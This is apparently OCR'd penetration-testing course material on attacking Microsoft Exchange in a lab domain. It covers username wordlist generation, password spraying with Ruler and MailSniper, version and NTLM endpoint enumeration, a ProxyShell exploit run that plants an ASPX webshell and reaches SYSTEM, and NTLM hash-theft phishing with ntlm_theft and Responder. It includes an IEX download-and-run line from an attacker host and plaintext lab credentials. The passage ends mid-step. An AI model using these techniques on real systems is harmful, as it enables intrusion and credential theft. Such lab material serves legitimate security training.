
We can interact with Exchange in various ways. If we know the exact address of Exchange, we can navigate to it via the browser. This is where the Outlook Web App comes into play, allowing anyone to interact with the email service without an email client.





The expected login schema in Exchange is `DOMAIN\username`, where the domain could be `inlanefreight.local`, `logistics.local`, etc. The username depends on the username schema used in the organization's Active Directory environment. Once we log in, we will be presented with a view of the mailbox. By default, the Inbox will hold all the emails the user has received. Also, it contains views (directories) for drafts, sent emails (sent items), deleted emails (items), and junk, which is equivalent to a Spam folder.




Another vital view (feature) is the People, which holds information about every user on the email server who can send/receive emails. The people and their emails are an essential avenue as they can broaden our knowledge of the company's employees - as many of them might have additional information, such as their role in the company or their phone number, that we can use further for phishing attacks.




Emails can contain a wealth of information ranging from standard communication between employees or other clients to sending in their plaintext representation. We can utilize the search functionality to gain insight into emails or drafts containing such information.




We have covered some basics for interacting with Exchange. We must also note that the Outlook Web Application is one of many ways to interact with the email service. Software such as Outlook, the built-in Mail in Windows applications, and other mail clients can also be used to connect to Exchange. In the upcoming sections, we will cover methods for enumerating the username email schema, brute forcing, and remote code execution due to outdated software.

---

# Exercises

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved. It's the same Exchange target for all

exchange sections; once you start one target, you can work with other sections without restarting.

# Enumeration

The enumeration phase is vital before diving into Exchange, as it will uncover the organization's email address structure. Every organization has a different approach to generating the email address schema for its employees, and the schema can be `[email protected]`, `[email protected]`, `[email protected]`. This kind of information can be obtained through public resources such as social media posts on LinkedIn, their websites, webinars, business cards, or others. Throughout the exercises, we are going to use the following users list:

```
Orval Hodge
Rosie Olsen
Juliette Hull
Wallace Moss
Enid Quinn
Amelia Gross
Tammi Solis
Alma Barber
Gale Dawson
Monroe Novak
```



## User Enumeration

With information about potential employees, such as their names and last names, we can utilize the tool usernameAnarchy that will help us create a wordlist based on different formats. For example, based on the username list, we can get different formats such as first and last names, first names, initial and last names, etc. Let's download the tool:

```
git clone https://github.com/urbanadventurer/username-anarchy.git
Cloning into 'username-anarchy'...
remote: Enumerating objects: 386, done.
remote: Total 386 (delta 0), reused 0 (delta 0), pack-reused 386
Receiving objects: 100% (386/386), 16.76 MiB | 5.38 MiB/s, done.
Resolving deltas: 100% (127/127), done.
```

To format our username list, we use the option `--input-file ./users_filename.txt` to generate all formats given the username list we provide:

```
./username-anarchy --input-file ./names.txt
```

```
orval
orvalhodge
orval.hodge
orvalhod
orvahodg
orvalh
o.hodge
ohodge
horval
h.orval
hodgeo
hodge
hodge.o
hodge.orval
oh
rosie
rosieolsen
rosie.olsen
<SNIP>
```

If we are looking for a particular format, we can print the format list using the option `--list-formats` and specify the format we need while running `username-anarchy`:

```
./username-anarchy --list-formats
Plugin name          Example
-------------------------------------------------------------------------
------
first                anna
firstlast            annakey
first.last           anna.key
firstl               annak
f.last               a.key
flast                akey
lfirst               kanna
l.first              k.anna
...SNIP...
```

## Exporting Username List

If we already have access to a computer within the domain or an email, we can export the global address list so we don't need to guess emails. Let's do it from Linux and Windows.

### Linux

From Linux, we will download the Python script global-address-list-owa:

```
wget -q https://raw.githubusercontent.com/pigeonburger/global-address-list-owa/main/emailextract.py
```

This script doesn't bypass SSL errors, so we need to modify all `get` and `post` requests. Let's open the file in a text editor and add/modify the following:

```
import requests, json, argparse
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

...SNIP...
try:
 s.get(url+"/owa", verify=False)
 URL = url
except requests.exceptions.MissingSchema:
 s.get("https://"+url+"/owa", verify=False)
 URL = "https://"+url

...SNIP...
r = s.post(AUTH_URL, data=login_data, headers={'user-agent': "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0"}, verify=False)
...SNIP...
```



Other lines need to be modified. Once we change them, we must specify the target server with the option `-i target`, the email address with the option `-u emailAddress`, and the password `-p Password`:

```
python3 emailextract.py -i exch01.inlanefreight.local -u [email protected] -p 'HTB_@cademy_stdnt!'
Connecting to exch01.inlanefreight.local/owa

Login Successful!
Canary key: lmj6izRyEk66IpjRQjD-mCCTTv9QvNwI181R0T8_pNdWVLyFHPdR61sYLyyKUTJHj0Le0ZqezYk.
Global List Address ID: e145c509-4761-4507-a92b-e5f76a19daea
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
```

```
...SNIP...
```

## Windows

To get a list of emails, we can use MailSniper or PowerView from Windows.

Let's login into the target computer using port `13389`:

```
xfreerdp /u:htb-student /p:"HTB_@cademy_stdnt!" /v:10.129.231.81:13389
/dynamic-resolution /drive:.,linux /bpp:8 /compression -themes -wallpaper
/clipboard /audio-mode:0 /auto-reconnect -glyph-cache
[07:18:40:929] [3307876:3307877] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[07:18:40:930] [3307876:3307877] [WARN][com.freerdp.crypto] - CN =
DC01.inlanefreight.local
...SNIP...
```

Now we need to download MailSniper and import it into a PowerShell session, and use the function `Get-GlobalAddressList`, specify the hostname with the parameter `-ExchHostname` and the credentials with the parameters `-Username <username>` and `-Password <password>`:

```
PS C:\Tools> IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.228:8000/MailSniper.ps1')
PS C:\Tools> Get-GlobalAddressList -ExchHostname
exch01.inlanefreight.local -Username htb-student -Password
'HTB_@cademy_stdnt!' -OutFile globaladdresslist.txt
[*] First trying to log directly into OWA to enumerate the Global Address
List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://exch01.inlanefreight.local/owa/auth.owa
[*] Logging into OWA...
[*] OWA login appears to have failed.

[*] FindPeople method failed. Trying Exchange Web Services...
[*] Trying Exchange version Exchange2010
[*] Using EWS URL https://exch01.inlanefreight.local/EWS/Exchange.asmx
[*] Now attempting to gather the Global Address List. This might take a
while...

[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
```

```
[email protected]
[email protected]
[email protected]
...SNIP...
```

Now that we undestand how to get the list of usernames, we can perform a password spray.

# Password Spray

Password spray is an attack that involves using a single password against multiple accounts. This avoids account lockouts when multiple passwords are used on a single account. To choose the correct password for a password spray attack, we need to take into consideration companies' password policies; if we are not aware of their password policies, we can try common passwords such as `companyName<YEAR>!` or `seasons<YEAR>!` and other variations.

To perform a password spray against Exchange, we can use Ruler, an all-around tool for user discovery, password attacks, and more; MailSniper or the Metasploit module `scanner/HTTP/owa_login`, which not only performs a password spray but also discovers the domain schema used in the organization.

Let's see how we can perform password spray from Windows and Linux.

## Password Spray from Linux with Ruler

We can use many different Linux tools, including Metasploit, Ruler, and many more, but for this example, we will use Ruler.

Ruler is a tool that allows you to interact with Exchange servers remotely through either the MAPI/HTTP or RPC/HTTP protocol. The main aim is to abuse the client-side Outlook features and gain a shell remotely. It also supports different commands that can leverage access or gain access to Exchange; they range from adding, deleting, displaying rules, or checking users' mailboxes. Ruler can also discover emails based on a given user list by taking advantage of the auto-discover feature; subsequently, upon gathering valid emails, it supports password spray attacks. We can use the Rule's help menu to see all features available:

```
./ruler-linux64
NAME:
 ruler - A tool to abuse Exchange Services

USAGE:
 ruler-linux64 [global options] command [command options] [arguments...]

VERSION:
```

```
 2.4.0

DESCRIPTION:

 _
 _ __ _   _| | ___ _ __
| '__| | | | |/ _ \ '__|
| |  | |_| | |  __/ |
|_|   \__,_|_|\___|_|

A tool by @_staaldraad and @sensepost to abuse Exchange Services.

AUTHORS:
 Etienne Stalmans <@_staaldraad>
 Roman Maksimov <@rmaksimov>

COMMANDS:
 add, a            add a new rule
 delete, r         delete an existing rule
 display, d        display all existing rules
 check, c          Check if the credentials work and we can interact with
the mailbox
 send, s           Send an email to trigger an existing rule. This uses the
target user's own account.
 autodiscover, u   Just run the autodiscover service to find the
authentication point
 brute, b          Do a bruteforce attack against the autodiscover service
to find valid username/passwords
 abk               Interact with the Global Address Book
 form              Interact with the forms function.
 homepage          Interact with the homepage function.
 search            Search for items
 help, h           Shows a list of commands or help for one command

GLOBAL OPTIONS:
 --domain value, -d value       A domain for the user (optional in most
cases. Otherwise allows: domain\username)
 --o365                         We know the target is on Office365, so
authenticate directly against that.
 --username value, -u value     A valid username
 --password value, -p value     A valid password
 --hash value                   A NT hash for pass the hash
 --email value, -e value        The target's email address
 --cookie value                 Any third party cookies such as SSO that
are needed
 --config value                 The path to a config file to use
 --url value                    If you know the Autodiscover URL or the
autodiscover service is failing. Requires full URI,
https://autodisc.d.com/autodiscover/autodiscover.xml
 --proxy value                  If you need to use an upstream proxy.
Works with https://user:pass@ip:port or https://ip:port
```

```
  --useragent value, --ua value  Custom User-Agent string (default:
"ruler")
  --insecure, -k                 Ignore server SSL certificate errors
  --noencrypt                    Don't use encryption the RPC level - some
environments require this
  --basic, -b                    Force Basic authentication
  --admin                        Login as an admin
  --nocache                      Don't use the cached autodiscover record
  --rpc                          Force RPC/HTTP rather than MAPI/HTTP
  --hostname value, -n value     Custom Hostname value (default: "RULER")
  --verbose                      Be verbose and show some of the inner
workings
  --debug                        Be print debug info
  --help, -h                     show help
  --version, -v                  print the version
```

Ruler's brute force mode will attempt to discover valid users/passwords using `autodiscover`. To use it we need to specify the option `--domain <domain name>` (make sure our attack host can resolve the domain correctly), the option `--insecure` if the SSL certificate is not trusted, and the module `brute`, after that we need to specify the list of users with the option `--users users.txt`, we can use the global address list we generated and the passwords in a file with the option `--passwords password.txt`:

```
./ruler-linux64 --domain inlanefreight.local --insecure brute --users
global_address_list.txt --passwords passwords.txt --verbose -a 4
[+] Starting bruteforce
[+] Trying to Autodiscover domain
[+] 0 of 3 passwords checked
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
[x] Failed: [email protected]:Inlanefreight2022!
...SNIP...
```

## Password Spray from Windows with MailSniper

To perform a password spray using `MailSniper`, we can use the functions `Invoke-PasswordSprayOWA` or `Invoke-PasswordSprayEWS`. We need to specify the `-ExchHostname <hostname>` the username list `-UserList <users.txt>`, the password `-Password Inlanefreight2022!` and the output file where we will save the credentials with option `-OutFile owa-sprayed-creds.txt`. For the username list, we must use `DOMAIN\Username`:

```
PS C:\Tools> Invoke-PasswordSprayOWA -ExchHostname
exch01.inlanefreight.local -UserList .\usernames.txt -Password
 "Inlanefreight2024!" -OutFile creds.txt
[*] Now spraying the OWA portal at https://exch01.inlanefreight.local/owa/
[*] Current date and time: 08/14/2024 07:21:59
[*] SUCCESS! User:INLANEFREIGHT\htb-student Password:Inlanefreight2022!
[*] A total of 1 credentials were obtained.
Results have been written to creds.txt.
```

## Password Policies and Lockout

Organizations typically implement account lockout policies that trigger after 3 to 5 failed login attempts, although these thresholds vary. If you have access to a domain account, you can use PowerView to retrieve the current lockout policy by executing the following command:

```
PS C:\Tools> (Get-DomainPolicy)."SystemAccess"

MinimumPasswordAge            : 1
MaximumPasswordAge            : 42
MinimumPasswordLength         : 7
PasswordComplexity            : 1
PasswordHistorySize           : 24
LockoutBadCount               : 0
RequireLogonToChangePassword  : 0
ForceLogoffWhenHourExpire     : 0
ClearTextPassword             : 0
LSAAnonymousNameLookup        : 0
```



This output provides valuable insights for conducting a password spray attack. Specifically, the `LockoutBadCount` value of `0` indicates the account lockout feature is `disabled`. User accounts will not be locked out after multiple failed login attempts. Consequently, not only is password spraying viable, but more aggressive brute force attacks can also be executed without the risk of locking out user accounts.

## Version Enumeration

Another crucial information we can gather from an Exchange server is its version. Understanding the specific version of Exchange is essential because it allows us to identify potential vulnerabilities that could be exploited. Several known vulnerabilities affect different versions of Exchange, and we will cover some of these in the following sections.

To determine the Exchange version, we can leverage a feature called `eDiscovery`, primarily used for compliance and related policies. By sending a `GET` request to the following endpoint using `cURL`, we can enumerate the Exchange version:

```
curl
https://10.129.230.37/ecp/Current/exporttool/microsoft.exchange.ediscovery
.exporttool.application -k | xmllint --format - | grep version

% Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
 Dload  Upload   Total   Spent    Left  Speed
100 16487  100 16487    0     0  65049      0 --:--:-- --:--:-- --:--:--
65166
<?xml version="1.0" encoding="utf-8"?>
 <assemblyIdentity xmlns="urn:schemas-microsoft-com:asm.v1"
name="microsoft.exchange.ediscovery.exporttool.application"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil"/>
 <assemblyIdentity name="microsoft.exchange.ediscovery.exporttool"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil" type="win32"/>
 <as:assemblyIdentity xmlns="urn:schemas-microsoft-com:asm.v1"
name="microsoft.exchange.ediscovery.exporttool.application"
version="15.1.2375.7" publicKeyToken="b1d1a6c45aa418ce" language="neutral"
processorArchitecture="msil"/>
```

The version numbers will differ based on the version and cumulative update applied. In our case, the version is `15.1.2375.7`, and based on Microsoft's documentation, it is `Exchange Server 2016 CU22`.

## NTLM Endpoint Enumeration

To perform an NTLM endpoint enumeration, we can utilize the ntlmscan Python3 tool. It will perform various checks on predefined endpoints from the default `paths.dic` wordlist and will find endpoints that require NTLM authentication. Some examples are `autodiscover` and `ews`.

```
git clone https://github.com/nyxgeek/ntlmscan
cd ntlmscan
python3 ntlmscan.py
usage: ntlmscan.py [-h] [--url URL] [--host HOST] [--virtualhost
VIRTUALHOST]
                   [--hostfile HOSTFILE] [--outfile OUTFILE]
                   [--dictionary DICTIONARY] [--nmap] [--debug]
                   [--threads THREADS]

options:
  -h, --help            show this help message and exit
  --url URL             full url path to test
  --host HOST           a single host to search for ntlm dirs on
```

```
  --virtualhost VIRTUALHOST
                        Virtualhost header to add to --host
  --hostfile HOSTFILE   file containing ips or hostnames to test
  --outfile OUTFILE     file to write results to
  --dictionary DICTIONARY
                        list of paths to test, default: paths.dict
  --nmap                run nmap when complete
  --debug               show request headers
  --threads THREADS     Number of threads to use Default 100
```

`ntlmscan` allows us to search against a URL or a host. Additionally, the tool can perform virtual host enumeration. It can be used to target OWA servers, Skype for Business, Autodiscover servers, and ADFS servers. Running it against a host (IP), we can uncover an organization's software technologies.

```
python3 ntlmscan.py  --host https://10.129.231.81
[-] Testing path https://10.129.231.81/
[-] Testing path https://10.129.231.81/
[+] FOUND NTLM - https://10.129.231.81/autodiscover/
[+] FOUND NTLM - https://10.129.231.81/ews/
[+] FOUND NTLM - https://10.129.231.81/rpc/
[+] FOUND NTLM - https://10.129.231.81/oab/
```

Subsequently, we can utilize the http-ntlm-info.root Nmap script to enumerate the HTTPS service extracting information related to the domain name, computer name, etc., which can be used further.

```
sudo nmap -sV --script http-ntlm-info --script-args http-ntlm-
info.root=/ews/ -p443 10.129.231.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 06:04 CDT
Nmap scan report for 10.129.231.81
Host is up (0.0079s latency).

PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https
|_http-server-header: Microsoft-IIS/10.0
| http-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: EXCH01
|   DNS_Domain_Name: inlanefreight.local
|   DNS_Computer_Name: EXCH01.inlanefreight.local
|   DNS_Tree_Name: inlanefreight.local
|_  Product_Version: 10.0.17763
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.49 seconds
```

## Conclusion

By enumerating usernames, password policies, and Exchange versions, we lay the groundwork for identifying potential attack vectors within the organization's infrastructure. The information gathered in this enumeration phase will guide the subsequent steps of our security assessment, allowing us to target known vulnerabilities effectively.

In the following sections, we will explore specific vulnerabilities in Exchange servers and demonstrate how they can be exploited to gain unauthorized access or escalate privileges.

---

## Exercises

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved. It's the same Exchange target for all exchange sections; once you start one target, you can work with other sections without restarting.



# Vulnerabilities

## ProxyShell

Microsoft Exchange has undergone several critical vulnerabilities through the years, one of which is ProxyShell, which encompasses a chain of vulnerabilities, initially discovered by the security researcher Orange Tsai in early 2021. ProxyShell is a pre-auth remote-code execution allowing an attacker to gain access to the system as `NT AUTHORITY\SYSTEM` without knowing the passwords of emails. The Exchange Team from Microsoft released a post requesting system administrators to update their instances of Exchange to mitigate the issues.

## Pre-auth Path Confusion

The researcher discovered the vulnerability when supplying a mailbox in the `Email` parameter of the URI. The lack of input validation in the code caused this. We can use the following URI as a proof-of-concept `/autodiscover/[email protected]/mapi/nspi?&Email=autodiscover/autodiscover.json%[email protected]`:

Exchange MAPI/HTTP Connectivity Endpoint

Version: 15.2.858.2
Vdir Path: /mapi/nspi/

**User:** NT AUTHORITY\SYSTEM
**UPN:**
**SID:** S-1-5-18
**Organization:**
**Authentication:** Negotiate
**PUID:**
**TenantGuid::**

**Cafe:** exch.inlanefreight.local
**Mailbox:** exch.inlanefreight.local

**Created:** 6/7/2024 10:40:28 AM



# Exchange PowerShell Backend Elevation of Privilege and Post-auth Arbitrary File write

Exchange has a dedicated PowerShell module to make configurational changes in the environment. Any user that has the rights to make such changes can utilize commands related to mailboxes using the PowerShell module. While being limited, the `New-MailboxExportRequest` command can be used to write (export) an arbitrary webshell on disk using the -FilePath parameter. However, we must note one caveat, that is the export and import of files in the PST format. The following blog post goes into detail how to take advantage of Exchange PowerShell module, the deserialization path, the communication with the PowerShell remote endpoint, and the interaction between PowerShell and WS Management protocol.

We are going to utilize Proxyshell-Exchange developed by `mr-r3bot` to gain access to the system by specifying the email address of the administrator:

```
git clone https://github.com/mr-r3bot/Proxyshell-Exchange
cd Proxyshell-Exchange/
python3 proxyshell.py -u https://10.129.230.42/ -e [email protected]

ldZUhrdpFDnNqQbf96nf2v+CYWdUhrdpFII5hvcGqRT/gtbahqXahoI5uanf2jmp1mlU041pqR
```

```
T/FIb32tld9wZUFLfTBjm5qd/aKSDTqQ2MyenapanNjL7aXPfa1hR+glSNDYIPa4L3BtapXdqC
yTEhlfvWVIa3aRTZ
[-] Checking for Proxyshell vulnerability on Exchange Server
[+] Exchange Server is vulnerable to Proxyshell
[-] Getting LegacyDN
[+] Successfully get LegacyDN
[-] Getting User SID
[+] Successfully get User SID
[-] Generating token
[+] Token generated:
VgEAVAdXaW5kb3dzQwBBCEtlcmJlcm9zTCFBZG1pbmlzdHJhdG9yQGlubGFuZWZyZWlnaHQubG
9jYWxVLVMtMS01LTIxLTEwODI2MzQ4ODYtMzUzODQzMDQ2Mi0zMDE0MTY2ODMwLTUwMEcBAAAA
BwAAAAxTLTEtNS0zMi01NDRFAAAAAA==
[-] Checking if token is valid or not
[+] Token is valid

PS> get_shell

127.0.0.1 - - [06/Jun/2024 10:36:04] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:05] "POST /wsman HTTP/1.1" 200 -
[-] Sending email contains payload with subject id: mrpuhpskaykvbrul
[+] Sent email successfully with subject id: mrpuhpskaykvbrul
[-] Executing command:  New-ManagementRoleAssignment -Role "Mailbox Import
Export" -User [email protected]]
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
Mailbox Import Export-Administrator
ERROR:[-] Executing command:  Get-MailboxExportRequest -Status Completed |
Remove-MailboxExportRequest -Confirm:$false
127.0.0.1 - - [06/Jun/2024 10:36:06] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
OUTPUT:ERROR:[-] Executing command:  New-MailboxExportRequest -Mailbox
[email protected]] -IncludeFolders "#Drafts#" -FilePath
"\\localhost\c$\inetpub\wwwroot\aspnet_client\mrpuhpskaykvbrul.aspx" -
ContentFilter "Subject -eq 'mrpuhpskaykvbrul'"
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
127.0.0.1 - - [06/Jun/2024 10:36:07] "POST /wsman HTTP/1.1" 200 -
OUTPUT:
inlanefreight.local/Users/Administrator\MailboxExport
ERROR:

Shell URL: https://10.129.230.42/aspnet_client/mrpuhpskaykvbrul.aspx
Testing shell 0
Testing shell 1
Shell> whoami
nt authority\system
```

**Note:** During our tests, sometimes certain exploits would fail while others worked. It's important to investigate other versions of the exploit, including the one in `Metasploit`, in case the one presented in this section fails.

## Misc vulnerabilities

The CVE-2021-26855 vulnerability, discovered by Orange Tsai and dubbed ProxyLogon, allows for unauthenticated command execution using Exchange's Proxy Architecture and Logon mechanism.

The following versions of Microsoft Exchange are vulnerable to the exploit:

- Exchange Server 2019 < 15.02.0792.010
- Exchange Server 2019 < 15.02.0721.013
- Exchange Server 2016 < 15.01.2106.013
- Exchange Server 2013 < 15.00.1497.012

Other notable vulnerabilities:

- ProxyRelay
- PrivExchange



# Phishing Attacks

Email phishing is one of the most common methods for accessing corporate networks. There are multiple types of phishing attacks that can be crafted, but in this section, we will cover some of the basics. This section aims to introduce phishing; we will not cover the pretexts to be used for phishing, but instead, we will focus on some basic payloads that can trick the user into clicking and executing our malicious link or attachment.

## Phishing NTLM Hashes

A straightforward trick to attempt to compromise an account while sending an innocuous email is hash stealing. If we send an email with a link to an SMB share `\\IPAddress\sharename\picture.ico`, Windows will automatically attempt to authenticate to that share, allowing us to capture the NTLMv2 hash of the user who received the email.

There are several scenarios where this may not work, such as:

- If the network does not allow outbound port 445.
- If the Outlook client does not automatically download images.
- If specific Outlook or Windows settings prevent interactions with SMB.

For example, we can add a signature with a link to an image located on an SMB share, and if the client attempts to load the picture, we will capture the user's hash.

**Note:** For more information about NTLM Relay attacks, you can refer to the module NTLM Relay Attacks.

## Other Ways to Steal NTLMv2 Hashes

Significant research has been done into stealing hashes using different file types. Some files interact as soon as the user connects to a folder containing them, while others require the user to open the document.

ntlm_theft is an open-source tool that generates 21 types of hash theft documents. These can be used for phishing when the target allows SMB traffic outside their network or if you are already inside the internal network. Let's use an `htm` file as an example and attempt to relay the authentication request to us. First, we need to clone the GitHub repository:

```
git clone -q https://github.com/Greenwolf/ntlm_theft
cd ntlm_theft
python3 ntlm_theft.py --help
usage: ntlm_theft.py --generate all --server <ip_of_smb_catcher_server> --
filename <base_file_name>

ntlm_theft by Jacob Wilkin(Greenwolf)

options:
 -h, --help            show this help message and exit
 -v, --version         show program's version number and exit
 -vv, --verbose        Verbose Mode
 -g
{all,htm,zoom,rtf,asx,xml,m3u,xlsx,scf,wax,lnk,url,pdf,autoruninf,desktopi
ni,application,jnlp,docx,modern}, --generate
{all,htm,zoom,rtf,asx,xml,m3u,xlsx,scf,wax,lnk,url,pdf,autoruninf,desktopi
ni,application,jnlp,docx,modern}
 Choose to generate all files or a specific filetype
 -s SERVER, --server SERVER
 The IP address of your SMB hash capture server (Responder, impacket
ntlmrelayx, Metasploit auxiliary/server/capture/smb, etc)
 -f FILENAME, --filename FILENAME
 The base filename without extension, can be renamed later (test, Board-
Meeting2020, Bonus_Payment_Q4)
```

To generate a file with the extension `htm`, we will use the option `-g htm`, set our attack host with the option `-s 10.10.14.207`, and specify the filename without an extension using the option `-f filename`:


```
python3 ntlm_theft.py -g htm -s 10.10.14.80 -f student
Created: student/student.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
```

```
Generation Complete.
```

Before sending our phishing email, we must prepare for the incoming authentication requests. We will use `Responder` to listen on the SMB server:

```
sudo responder -I tun0

 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

